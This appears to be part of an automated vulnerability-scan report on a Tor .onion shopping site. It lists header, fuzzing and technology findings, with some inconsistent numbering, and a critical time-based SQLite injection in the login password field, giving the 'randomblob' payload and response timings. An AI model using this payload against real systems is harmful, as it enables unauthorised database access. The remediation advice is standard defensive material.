iVBORw0KGgoAAAANSUhEUgAAAMgAAAA8CAIAAACsOWLGAAAACXBIWXMAAA7EAAAOxAGVKw4bAA
AEj01EQVR4n01cba7jIAzkSXuj3ome6fVMzZmyP9JHXJwQY2y+4miFRlVKbDMeprRvf/zv+loW
55xzzj8ehg2LYOf82/+u4...
```

Other Info: Detected `\x89PNG\r\n\x1A` **header indicating a PNG file.**
Risk: Low
Solution: Manually verify that Base64-encoded data does not expose sensitive information. Ensure such data cannot be leveraged to exploit other vulnerabilities.
References:

- [OWASP Information Leakage]()

3) Authentication Request Identified

URL:
http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/auth/login
Parameter: username
Other Info:

```
userParam=username

userValue=

passwordParam=password
```

Risk: Medium
Solution: Ensure that authentication endpoints are properly secured against brute force attacks and that sensitive data is transmitted securely using HTTPS.

4) Sec-Fetch-Dest Header is Missing

URL:
http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/robots.txt
Parameter: Sec-Fetch-Dest
Description: The Sec-Fetch-Dest header is missing, which can affect how the browser processes and requests resources. This header helps prevent cross-site leaks by specifying how the requested resource should be used.
Risk: Low
Solution: Ensure that Sec-Fetch-Dest is included in request headers.
References:

- [MDN: Sec-Fetch-Dest]()

- MDN: Sec-Fetch-Site
- MDN: Sec-Fetch-Mode

5) User Agent Fuzzer

Parameter: User-Agent
Description: Variations in response based on different User-Agent strings indicate that different content is served to different user agents. This can reveal hidden functionality or security flaws when responses differ for specific user agents.
Risk: Medium
Solution: Implement proper request validation and ensure that user-agent-based filtering does not expose unintended content or behaviors.

Technology Identified

URL: http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/
Detected Tech: Nginx
CPE: `cpe:2.3:a:f5:nginx:*:*:*:*:*:*:*:*`

6) Technology Detected - Cart Functionality

- **URL:** `http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/product/97176d1141ca03f58c3bead33359986c5012`
- **Risk Level: Informational**
- **Description:**
  - **The application uses an ecommerce cart functionality, which indicates it likely supports checkout and payment processing. This could be relevant for further security assessments.**
- **References:**
  - **Wappalyzer - Cart Functionality**

3) SQL Injection - SQLite (Critical Issue) 100%

- **URL:** `http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/auth/login`
- **Parameter:** `password`
- **Attack: case randomblob(10000000) when not null then 1 else 1 end**
- **Risk Level: Critical**

- **Evidence:**
  - The query execution time was manipulated using different payloads:
    - case randomblob(10000000) when not null then 1 else 1 end: Response time 535ms
    - case randomblob(100000000) when not null then 1 else 1 end: Response time 853ms
    - Baseline query response time with 123123123: 557ms
- **Description:**
  - **The presence of a SQL Injection vulnerability allows attackers to manipulate SQL queries, extract data, and potentially gain unauthorized access to the database.**
- **Solution:**
  - **Never trust client-side input, even with client-side validation.**
  - **Use server-side input validation and prepared statements:**
    - **In JDBC, use PreparedStatement or CallableStatement with parameterized queries.**
    - **In ASP, use ADO Command Objects with strong type checking.**
  - **Avoid dynamic SQL query construction with string concatenation.**
  - **Use stored procedures where possible but do not concatenate SQL within them.**
  - **Implement the principle of least privilege by restricting database user permissions.**
- **References:**
  - **OWASP: SQL Injection Prevention Cheat Sheet**